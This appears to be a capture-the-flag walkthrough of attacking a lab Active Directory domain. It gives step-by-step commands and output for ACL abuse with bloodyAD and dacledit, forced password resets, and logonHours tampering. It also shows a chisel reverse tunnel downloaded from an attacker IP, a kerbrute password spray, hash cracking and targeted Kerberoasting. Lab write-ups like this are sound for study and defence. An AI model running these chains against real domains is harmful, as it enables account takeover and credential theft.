
Object ID ends in 1105, confirming the timeroast RID. LAPS Enabled: FALSE is the same finding TICKET-2417 filed, seen from the other side, and the MemberOf Domain Computers edges are what make both machine accounts ordinary directory readers.
LAPS Enabled: FALSEon a workstation object is the one-line version of this whole section. LAPS exists to keep machine secrets random and rotated; without it, a machine password is whatever a human last set, andDONT_EXPIRE_PASSWORD(which section 10 reads off this same account) means it stays that way forever. Two fields in a BloodHound panel, and the timeroast outcome was predictable before the crack finished.
3. HELPDESK01$ to ServiceDesk: WriteOwner, WriteDacl, membership
What the machine account can write
1
bloodyAD --host $FQDN -d $DOMAIN -k -u 'HELPDESK01$' -p Password123 get writable
1
2
3
4
5
6
7
8
9
10
11
12
13
14
distinguishedName: CN=ServiceDesk,CN=Users,DC=hsm-defense,DC=local
OWNER: WRITE

distinguishedName: CN=HELPDESK01,CN=Computers,DC=hsm-defense,DC=local
permission: CREATE_CHILD; WRITE

distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=hsm-defense,DC=local
permission: WRITE

distinguishedName: CN=TPM Devices,DC=hsm-defense,DC=local
permission: CREATE_CHILD

distinguishedName: DC=hsm-defense.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=hsm-defense,DC=local
permission: CREATE_CHILD
OWNER: WRITE on a group is WriteOwner, and it is the strongest of the three “write” primitives because ownership is not a permission you exercise, it is a permission you become. BloodHound draws the same edge:
 One edge, one hop.
 HELPDESK01$ can make itself the owner of the ServiceDesk group.
Three steps, because WriteOwner is not group membership
WriteOwner does not let you add members. It lets you set the nTSecurityDescriptor owner field, and an object’s owner implicitly holds WRITE_DAC on it. So the abuse is a chain of three writes, each enabling the next. Full mechanics are on the ACL theory page.
Step one, take ownership:
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u 'HELPDESK01$' -p Password123 \
  set owner 'CN=ServiceDesk,CN=Users,DC=hsm-defense,DC=local' 'HELPDESK01$'
1
[+] Old owner S-1-5-21-1508256018-1502282808-1859300581-512 is now replaced by HELPDESK01$ on CN=ServiceDesk,CN=Users,DC=hsm-defense,DC=local
RID 512 is Domain Admins. The group was owned by Domain Admins, and a computer account just took that away.
Step two, grant ourselves FullControl with Impacket’s dacledit.py:
1
2
3
dacledit.py -k -dc-host $FQDN -action write -rights FullControl -inheritance \
  -principal 'HELPDESK01$' -target-dn 'CN=ServiceDesk,CN=Users,DC=hsm-defense,DC=local' \
  $DOMAIN/'HELPDESK01$':'Password123'
1
2
3
[*] NB: objects with adminCount=1 will no inherit ACEs from their parent container/OU
[*] DACL backed up to dacledit-20260917-131536.bak
[*] DACL modified successfully!
Step three, add ourselves:
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u 'HELPDESK01$' -p Password123 \
  add groupMember ServiceDesk 'HELPDESK01$'
1
[+] HELPDESK01$ added to ServiceDesk
dacledit.pywrites a.bakof the original descriptor before it touches anything, and-action restoreputs it back. On a real engagement that file is the difference between a reversible test and a permanent change to a production group’s DACL. Keep the backups, and note the timestamped filename in your log.
Group membership lands in the PAC of the next ticket, not the one currently cached, so the new rights only appear after a fresh TGT. Every bloodyAD -k -u ... -p ... invocation requests one, so nothing extra is needed here.
4. ServiceDesk to jason.caldwell: ForceChangePassword and a logon-hours lock
The extended right

ServiceDesk holds ForceChangePassword on exactly three users. For a help desk group this is the entirely legitimate reason it exists.
get writable does not surface this one, because ForceChangePassword is not an attribute write. It is a control access right, an extended right identified by a GUID in an object-type ACE:
1
2
dacledit.py -k -dc-host $FQDN -action read -principal ServiceDesk -target luke.harrison \
  $DOMAIN/'HELPDESK01$':'Password123'
1
2
3
4
5
6
[*]   ACE[0] info
[*]     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]     Access mask               : ControlAccess (0x100)
[*]     Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)        : User-Force-Change-Password (00299570-246d-11d0-a768-00aa006e0529)
[*]     Trustee (SID)             : ServiceDesk (S-1-5-21-1508256018-1502282808-1859300581-1109)
This is why
get writableand BloodHound are not interchangeable.get writableanswers “which attributes can I set”, which misses every extended right: ForceChangePassword, DCSync’s two replication GUIDs,Send-As, and so on. When a BloodHound edge does not show up inget writable, read the raw DACL withdacledit.py -action readbefore deciding the edge is stale.
Resetting two users, and one of them still cannot log on
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u 'HELPDESK01$' -p Password123 set password luke.harrison 'P@$$word123!'
bloodyAD --host $FQDN -d $DOMAIN -k -u 'HELPDESK01$' -p Password123 set password jason.caldwell 'P@$$word123!'
1
2
[+] Password changed successfully!
[+] Password changed successfully!
1
nxc ldap $FQDN -k -u jason.caldwell -p 'P@$$word123!'
1
LDAP    DC.hsm-defense.local 389  DC  [-] hsm-defense.local\jason.caldwell:P@$$word123! KDC_ERR_CLIENT_REVOKED
TICKET-2422, word for word. And the error is worth reading carefully, because KDC_ERR_CLIENT_REVOKED is the code the KDC returns for several different mechanisms: a disabled account, a locked-out account, an expired account, and a logon-hours violation all produce it. The way to tell them apart is to read the account:
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u 'HELPDESK01$' -p Password123 \
  get object jason.caldwell --attr logonHours,userAccountControl,memberOf
1
2
3
4
distinguishedName: CN=jason.caldwell,CN=Users,DC=hsm-defense,DC=local
logonHours:
memberOf: CN=Remote Management Users,CN=Builtin,DC=hsm-defense,DC=local
userAccountControl: NORMAL_ACCOUNT
userAccountControl is a bare NORMAL_ACCOUNT: no ACCOUNTDISABLE, no LOCKOUT, no PASSWORD_EXPIRED. So the revocation is not any of the three obvious causes. logonHours prints empty, and that is the answer.
Three different mechanisms, three different fixes, one error code.
ACCOUNTDISABLEis auserAccountControlbit and needs aWRITEon that attribute. Lockout clears itself after the lockout duration or with alockoutTimereset.Protected Usersmembership cannot be fixed at all without changing the group.logonHoursis a binary attribute that most permission reviews do not even list. Before you conclude a credential is wrong, readuserAccountControl,logonHours,accountExpiresandmemberOf.
What logonHours actually is
logonHours is a 21-byte binary attribute: 168 bits, which is 24 hours times 7 days, each bit meaning “this account may authenticate during this hour” in UTC. Unrestricted is all bits set. Jason’s value is 21 zero bytes:
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u luke.harrison -p 'P@$$word123!' \
  --json get object jason.caldwell --attr logonHours --raw
1
2
3
4
5
6
[{
  "distinguishedName": "CN=jason.caldwell,CN=Users,DC=hsm-defense,DC=local",
  "logonHours": [
    "\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000"
  ]
}]
There is no hour of any day during which Jason may authenticate. His password is perfectly valid. This is a remarkably quiet way to disable an account without ever setting ACCOUNTDISABLE, and a remarkably quiet thing for an attacker to undo.
Luke’s one attribute
Luke Harrison was the other reset, and TICKET-2422 already told us why he matters:
1
bloodyAD --host $FQDN -d $DOMAIN -k -u luke.harrison -p 'P@$$word123!' get writable --detail
1
2
distinguishedName: CN=jason.caldwell,CN=Users,DC=hsm-defense,DC=local
logonHours: WRITE
Exactly one attribute on exactly one object. Twenty-one bytes of 0xFF in base64 is twenty-eight / characters, because the base64 alphabet maps / to 63 (0b111111), so four / produce three 0xFF bytes:
1
echo '////////////////////////////' | base64 -d | xxd
1
2
00000000: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000010: ffff ffff ff                             .....
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u luke.harrison -p 'P@$$word123!' \
  set object jason.caldwell logonHours -v '////////////////////////////' --raw --b64
1
[+] jason.caldwell's logonHours has been updated
1
nxc ldap $FQDN -k -u jason.caldwell -p 'P@$$word123!'
1
LDAP    DC.hsm-defense.local 389  DC  [+] hsm-defense.local\jason.caldwell:P@$$word123!
Nothing was cracked in that step. The credential was always correct; the entire step was removing a policy restriction using a write grant that no permissions review would flag.
A shell, and the first consequence of NTLM being off
Jason is in Remote Management Users, so WinRM is open to him. The obvious tool is not:
1
nxc winrm $FQDN -k -u jason.caldwell -p 'P@$$word123!'
1
2
                    winrm only support NTLM currently
WINRM  DC.hsm-defense.local 5985  DC.hsm-defense.local  [*] None (name:DC.hsm-defense.local) (domain:None) (NTLM:False)
evil-winrm speaks Kerberos, but it reads the ticket from the environment rather than taking a password, so the credential has to become a ccache first:
1
2
3
getTGT.py -dc-ip $IP "$DOMAIN/jason.caldwell:P@\$\$word123!"
export KRB5CCNAME="$PWD/jason.caldwell.ccache"
evil-winrm -i $FQDN -r HSM-DEFENSE.LOCAL
1
2
3
Info: Connection successful
*Evil-WinRM* PS C:\Users\jason.caldwell\Documents> whoami
hsmdefense\jason.caldwell
Note the realm argument is -r HSM-DEFENSE.LOCAL in uppercase: evil-winrm passes it straight into the Kerberos library, and Kerberos realms are case sensitive.
5. The application tier: a database behind loopback
What is actually installed on this DC
evil-winrm has a built-in services command, and on this box it is the single most productive thing to type first:
1
services
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
Path                                                                                                                 Privileges Service
----                                                                                                                 ---------- -------
C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe                                                                 False ADWS
"C:\Program Files\Amazon\EC2Launch\service\EC2LaunchService.exe"                                                          False Amazon EC2Launch
"C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"                                                                        False AmazonSSMAgent
"C:\Program Files\Amazon\XenTools\LiteAgent.exe"                                                                          False AWSLiteAgent
C:\Windows\Microsoft.Net\Framework64\v3.0\WPF\PresentationFontCache.exe                                                   False FontCache3.0.0.0
"C:\Program Files (x86)\hMailServer\Bin\hMailServer.exe" RunAsService                                                     False hMailServer
"C:\Program Files\LibreOffice\program\update_service.exe"                                                                 False LibreOfficeMaintenance
"C:\Program Files\MariaDB 10.6\bin\mysqld.exe" "--defaults-file=C:\Program Files\MariaDB 10.6\data\my.ini" "MariaDB"      False MariaDB
"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26080.3-0\MpDefenderCoreService.exe"                              True MDCoreSvc
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe                                                              True NetTcpPortSharing
C:\Windows\SysWow64\perfhost.exe                                                                                          False PerfHost
C:\Windows\PSSDNSVC.EXE                                                                                                   False PsShutdownSvc
"C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"                                                False Sense
C:\Windows\servicing\TrustedInstaller.exe                                                                                 False TrustedInstaller
"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26080.3-0\NisSrv.exe"                                             True WdNisSvc
"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.26080.3-0\MsMpEng.exe"                                            True WinDefend
"C:\Program Files\Windows Media Player\wmpnetwk.exe"                                                                      False WMPNetworkSvc
Read the command lines, not just the service names. The MariaDB entry hands over the exact path of its configuration file:
1
"C:\Program Files\MariaDB 10.6\bin\mysqld.exe" "--defaults-file=C:\Program Files\MariaDB 10.6\data\my.ini" "MariaDB"
That is where my.ini lives, with no guessing at install paths. The rest of the list is the box’s inventory: hMailServer explains the four mail ports from the scan, LibreOfficeMaintenance means an office suite is installed on a domain controller, and WinDefend plus Sense mean Defender and the MDE sensor are both running, which is worth knowing before dropping any tooling on disk.
Reading the configuration
1
type "C:\Program Files\MariaDB 10.6\data\my.ini"
1
2
3
4
5
6
7
8
9
10
11
12
13
14
[mysqld]
datadir=C:/Program Files/MariaDB 10.6/data
port=3306
bind-address=127.0.0.1
innodb_buffer_pool_size=511M

[client]
port=3306
plugin-dir=C:\Program Files\MariaDB 10.6/lib/plugin

[internal_app]
database_host=127.0.0.1
database_user=root
database_password=pa$$w0rd12
The [internal_app] block is not a MariaDB section at all. MariaDB ignores unknown groups, so somebody used the server’s own config file as a convenient place to store an application’s connection details, in cleartext, under a [mysqld] heading that ordinary users can read.
bind-address=127.0.0.1 is the reason 3306 never appeared in the port scan. The database is only reachable from the host itself, which sounds like it needs a tunnel and does not: the services output already told us MariaDB ships its own client, in C:\Program Files\MariaDB 10.6\bin, and Jason’s shell runs on the host.
new_employees, straight from the local client
The loopback bind is no obstacle to a process that is already local. Query the database with the bundled mysql.exe, one -e at a time because a WinRM shell is one command per request:
1
2
cd 'C:\Program Files\MariaDB 10.6\bin'
.\mysql.exe -uroot -p'pa$$w0rd12' -e 'show databases;'
1
2
3
4
5
6
7
Database
hsm_defense
information_schema
mysql
new_employees
performance_schema
sys
1
.\mysql.exe -uroot -p'pa$$w0rd12' -e 'use new_employees;select * from employees;'
1
2
3
4
id      username        password
1       aaron.pierce    d482a055616317f569cd1ab90325479e
2       nathan.reed     d482a055616317f569cd1ab90325479e
4       adam.brooks     f3a4f28a0aaf388c0ce16a6011acf511
When run non-interactively, mysql.exe prints tab-separated rows with a header line rather than the pretty-printed box format. Thirty-two hex characters with no salt field is raw MD5, and Aaron and Nathan share a digest, which means they share an application password.
Crack the digests on the attack box, where the wordlist and GPU are:
1
hashcat -m 0 hashes /opt/rockyou.txt
1
d482a055616317f569cd1ab90325479e://newpassword123
//newpassword123 recovers; Adam Brooks’s does not.
Reaching a loopback service does not automatically mean tunnelling to it. If your code already runs on the host, the local client is the quieter tool by a mile: no 15 MB binary written to disk, nothing for the MDE sensor from the
serviceslist to flag, and no listener on your own box. Save the tunnel for when you need a client the host does not have, or an interactive session the WinRM transport cannot give you.
If you did need the tunnel: chisel
Worth knowing the tunnelled version, because plenty of loopback services do not ship a local client and the interactive mysql monitor is genuinely nicer for exploring an unfamiliar schema. chisel tunnels TCP over HTTP/WebSocket, and because the DC dials out to us the listener goes on the attack box in --reverse mode. The general pattern is on the port forwarding theory page.
1
2
python3 -m http.server 8000        # serve chisel.exe
chisel server -p 9001 --reverse    # tunnel endpoint
1
2
3
cd C:\programdata
curl.exe 10.200.96.48:8000/chisel.exe -O
Start-Process .\chisel.exe -ArgumentList 'client','10.200.96.48:9001','R:3306:127.0.0.1:3306' -WindowStyle Hidden
1
2
2026/09/17 13:18:27 server: session#1: Open (user=- addr=10.1.36.31:49862 remotes=R:0.0.0.0:3306:127.0.0.1:3306)
2026/09/17 13:18:27 server: session#1: tun: proxy#R:3306=>3306: Listening
R:3306:127.0.0.1:3306 reads right to left: from the client’s point of view, connect to 127.0.0.1:3306 and expose it Remotely, on the server’s 3306. The DC’s loopback MariaDB is now 127.0.0.1:3306 on the attack box, reachable with a normal mariadb -h 127.0.0.1. Note the Start-Process ... -WindowStyle Hidden: a WinRM request that launches a long-running foreground process hangs the session, so the client has to be detached. And that chisel.exe is now the loudest artifact in the whole chain, sitting in C:\programdata next to a live Defender install until you remove it, which is exactly the cost the local client avoided.
Spraying an application password at the directory
The recovered value is an application password. Whether it is also a domain password is a separate question, and the only way to answer it is to ask the KDC. The spray needs a real user list, which Kelly’s credential has been able to produce since section 1:
1
2
nxc ldap $FQDN -k -u kelly.johnson -p Lordofwar --users-export users
wc -l users
1
2
LDAP    DC.hsm-defense.local 389  DC  [*] Writing 27 local users to users
27 users
Twenty-seven accounts, against the ten names the ticket board disclosed. kerbrute sprays them with a single AS-REQ per user and no logon event:
1
kerbrute -d $DOMAIN --dc $FQDN --downgrade -t 10 passwordspray users '//newpassword123'
1
2
3
4
2026/09/17 13:18:43 >  Using downgraded encryption: arcfour-hmac-md5
2026/09/17 13:18:43 >  [+] VALID LOGIN:  caleb.turner@hsm-defense.local://newpassword123
2026/09/17 13:18:43 >  [+] VALID LOGIN:  aaron.pierce@hsm-defense.local://newpassword123
2026/09/17 13:18:44 >  Done! Tested 27 logins (2 successes) in 0.965 seconds
Two hits, and the interesting one is the account that was not in the database. Aaron reused his application password in AD, which is the expected finding. Caleb Turner has no row in new_employees at all, and Nathan Reed, who shares Aaron’s application password, does not reuse it in AD. So the table did not tell us Caleb’s password; the table told us a password that happens to be Caleb’s. Spraying the whole user list is what found him.
--downgradeasks the KDC forarcfour-hmac-md5(RC4) pre-authentication. Without it kerbrute negotiates AES, which works but is slower per attempt. Either way this is an AS-REQ spray: it incrementsbadPwdCounton failure, so respect the lockout threshold and never run it without knowing what that threshold is.
user.txt, much earlier than expected
Caleb is a member of Remote Management Users, so he can simply log in and read his own desktop:
1
2
getTGT.py -dc-ip $IP "$DOMAIN/caleb.turner://newpassword123"
KRB5CCNAME="$PWD/caleb.turner.ccache" evil-winrm -i $FQDN -r HSM-DEFENSE.LOCAL
1
2
*Evil-WinRM* PS C:\Users\caleb.turner\Documents> type C:\Users\caleb.turner\Desktop\user.txt
FLAG{redacted}
The user flag sits on Caleb’s desktop, and Caleb is reachable from a cracked application hash in a database that was itself reachable only through a tunnel. Everything from here on is the privilege escalation.
6. caleb.turner: GenericAll that is not GenericAll
The group
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u caleb.turner -p '//newpassword123' \
  get object caleb.turner --attr memberOf
1
memberOf: CN=IT OU Operators,CN=Users,DC=hsm-defense,DC=local; CN=NewEmployees,CN=Users,DC=hsm-defense,DC=local; CN=Remote Management Users,CN=Builtin,DC=hsm-defense,DC=local

IT OU Operators has GenericAll on three tier OUs and, through inheritance, on the nine users inside them. A tidy delegated-administration model.
 The
The Contains edges are what turns an OU grant into a grant over people.
Where the target actually is
The interesting user is not in any of those three OUs:
1
bloodyAD --host $FQDN -d $DOMAIN -k -u caleb.turner -p '//newpassword123' get writable
1
2
3
4
5
6
7
8
9
10
distinguishedName: CN=oscar.mazerath,OU=IT-Tier1,DC=hsm-defense,DC=local
permission: WRITE
distinguishedName: OU=IT-Tier2,DC=hsm-defense,DC=local
permission: CREATE_CHILD
distinguishedName: OU=IT-Tier3,DC=hsm-defense,DC=local
permission: CREATE_CHILD; WRITE
distinguishedName: OU=IT-Tier4,DC=hsm-defense,DC=local
permission: CREATE_CHILD; WRITE
distinguishedName: CN=Daniel Mitchell,OU=IT-Tier2,DC=hsm-defense,DC=local
permission: CREATE_CHILD; WRITE
Two things jump out. Oscar Mazerath sits in IT-Tier1, an OU Caleb has no rights over at all, yet Caleb has a direct WRITE on Oscar himself. And IT-Tier2 reports only CREATE_CHILD where IT-Tier3 and IT-Tier4 report CREATE_CHILD; WRITE, despite BloodHound drawing an identical GenericAll edge to all three.
Caleb’s direct rights on Oscar are three specific ACEs:
1
2
3
dacledit.py -k -dc-host $FQDN -action read -principal caleb.turner \
  -target-dn 'CN=oscar.mazerath,OU=IT-Tier1,DC=hsm-defense,DC=local' \
  $DOMAIN/caleb.turner:'//newpassword123'
1
2
3
4
5
6
7
8
9
10
11
[*]   ACE[4] info
[*]     Access mask               : WriteProperty (0x20)
[*]     Object type (GUID)        : RDN (bf967a0e-0de6-11d0-a285-00aa003049e2)
[*]     Trustee (SID)             : caleb.turner
[*]   ACE[5] info
[*]     Access mask               : WriteProperty (0x20)
[*]     Object type (GUID)        : Public-Information (e48d0154-bcf8-11d1-8702-00c04fb96050)
[*]     Trustee (SID)             : caleb.turner
[*]   ACE[21] info
[*]     Access mask               : ReadControl, Delete, ReadProperties, ListChildObjects (0x30014)
[*]     Trustee (SID)             : caleb.turner
Not a password reset in sight. What Caleb has is write on Oscar’s RDN, write on the Public-Information property set, and Delete on the object. Those are the exact three rights an LDAP ModifyDN needs on the source side: rename the object, and delete it from its current parent.
The deny ACEs
The obvious move is to move Oscar into an OU Caleb controls. Try IT-Tier2 first:
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u caleb.turner -p '//newpassword123' \
  set object oscar.mazerath distinguishedName -v 'CN=oscar.mazerath,OU=IT-Tier2,DC=hsm-defense,DC=local'
1
LDAPModifyDNException: insufficientAccessRights for CN=oscar.mazerath,OU=IT-Tier1,DC=hsm-defense,DC=local (Attr) - Reason:(ERROR_ACCESS_DENIED) Access is denied.
This is TICKET-2424. Reading the full DACL on IT-Tier2 rather than filtering it by trustee shows why:
1
2
dacledit.py -k -dc-host $FQDN -action read -target-dn 'OU=IT-Tier2,DC=hsm-defense,DC=local' \
  $DOMAIN/caleb.turner:'//newpassword123'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[*]   ACE[0] info
[*]     ACE Type                  : ACCESS_DENIED_OBJECT_ACE
[*]     Access mask               : CreateChild (0x1)
[*]     Object type (GUID)        : User (bf967aba-0de6-11d0-a285-00aa003049e2)
[*]     Trustee (SID)             : IT OU Operators (S-1-5-21-...-1132)
[*]   ACE[1] info
[*]     ACE Type                  : ACCESS_DENIED_ACE
[*]     Access mask               : WriteProperties (0x20)
[*]     Trustee (SID)             : IT OU Operators (S-1-5-21-...-1132)
...
[*]   ACE[9] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     ACE flags                 : CONTAINER_INHERIT_ACE
[*]     Access mask               : FullControl (0xf01ff)
[*]     Trustee (SID)             : IT OU Operators (S-1-5-21-...-1132)
Two ACCESS_DENIED ACEs for the same group that ACE[9] grants FullControl to, and they sit at positions 0 and 1. Windows evaluates a DACL in order and stops at the first ACE that resolves the requested access, and canonical ordering puts deny ACEs ahead of allow ACEs, so the deny on CreateChild(User) wins over the FullControl that follows it. IT-Tier3 has no such pair, which is exactly what get writable was reporting: the tool is not confused, it is computing effective access correctly while BloodHound’s GenericAll edge is drawn from the allow ACE alone.
Since a ModifyDN needs CreateChild of the object’s class on the destination, denying CreateChild(User) blocks the move into IT-Tier2 as effectively as it blocks creating a user there.
BloodHound does not model deny ACEs. Its edges come from allow ACEs, so an
ACCESS_DENIED_ACEthat shadows one of them is invisible in the graph and the path still looks live. Any time a BloodHound edge fails withinsufficientAccessRights, read the target’s raw DACL and look at ordering before assuming the collection is stale. Conversely, defenders should not treat a deny ACE as a fix: the allow is still there, and anything the deny does not name remains reachable.
The move that works
IT-Tier3 carries the same inherited FullControl and no deny:
1
2
bloodyAD --host $FQDN -d $DOMAIN -k -u caleb.turner -p '//newpassword123' \
  set object oscar.mazerath distinguishedName -v 'CN=oscar.mazerath,OU=IT-Tier3,DC=hsm-defense,DC=local'
1
[+] oscar.mazerath's distinguishedName has been updated
1
2
3
bloodyAD --host $FQDN -d $DOMAIN -k -u caleb.turner -p '//newpassword123' \
  set password oscar.mazerath Password123
nxc ldap $FQDN -k -u oscar.mazerath -p Password123
1
2
[+] Password changed successfully!
LDAP    DC.hsm-defense.local 389  DC  [+] hsm-defense.local\oscar.mazerath:Password123
Caleb never had a password-reset right on Oscar. He acquired one by relocating Oscar under a container whose inheritable FullControl ACE then applied to him. This is the whole idea of the section: an OU is not a filing cabinet, it is an ACL scope, and write access to an object’s parentage is write access to the permissions that will apply to it.
The
CONTAINER_INHERIT_ACEflag on the IT-Tier3 grant is what makes this work, and it is also why the change is instant: inheritance is recomputed by the DC when the object’s parent changes, so the new effective DACL exists before the next LDAP request. If you holdWritePropertyon an object’s RDN plusDeleteon the object, treat every OU you can create children in as a permission you already have over that object.
7. oscar.mazerath to ryan.cole: a targeted Kerberoast with an encryption downgrade
The edge, and why it points at Ryan
 Oscar is the sole member of
 IT-Support, which has GenericWrite on three users.
Of those three, one is uniquely interesting:
1
nxc ldap $FQDN -k -u oscar.mazerath -p Password123 --groups 'remote desktop users'
1
LDAP    DC.hsm-defense.local 389  DC  ryan.cole
Ryan Cole is the only member of Remote Desktop Users, which on a box whose only host is the DC means Ryan is the only account that can get an interactive desktop.
1
2
dacledit.py -k -dc-host $FQDN -action read -principal IT-Support -target ryan.cole \
  $DOMAIN/oscar.mazerath:Password123
1
2
3
4
[*]   ACE[19] info
[*]     ACE Type                  : ACCESS_ALLOWED_ACE
[*]     Access mask               : ReadControl, WriteProperties, ReadProperties, ListChildObjects (0x20034)
[*]     Trustee (SID)             : IT-Support (S-1-5-21-...-1116)
Mask 0x20034 is what BloodHound labels GenericWrite. It is not a password reset, and it is not GenericAll, so the route to Ryan’s password has to go through an attribute.
Targeted Kerberoasting
Ryan has no SPN, so he is not kerberoastable. WriteProperties fixes that: write a servicePrincipalName onto him, request a service ticket for it, and the TGS-REP comes back encrypted with a key derived from Ryan’s password. targetedKerberoast automates add-roast-remove:
1
2
3
4
getTGT.py -dc-ip $IP $DOMAIN/oscar.mazerath:Password123
export KRB5CCNAME="$PWD/oscar.mazerath.ccache"
targetedKerberoast.py -k -u oscar.mazerath -p Password123 -d $DOMAIN --dc-host $FQDN \
  -o ryan1 --request-user ryan.cole
1
2
3
[*] Starting kerberoast attacks
[*] Attacking user (ryan.cole)
[+] Writing hash to file for (ryan.cole)
1
head -c 60 ryan1
1
$krb5tgs$18$ryan.cole$HSM-DEFENSE.LOCAL$*hsm-defense.local
Etype 18 is aes256-cts-hmac-sha1-96, hashcat mode 19700. And it does not crack:
1
hashcat -m 19700 ryan1 /opt/rockyou.txt
1
2
3
Hashes: 1 digests; 1 unique digests, 1 unique salts
Status...........: Exhausted
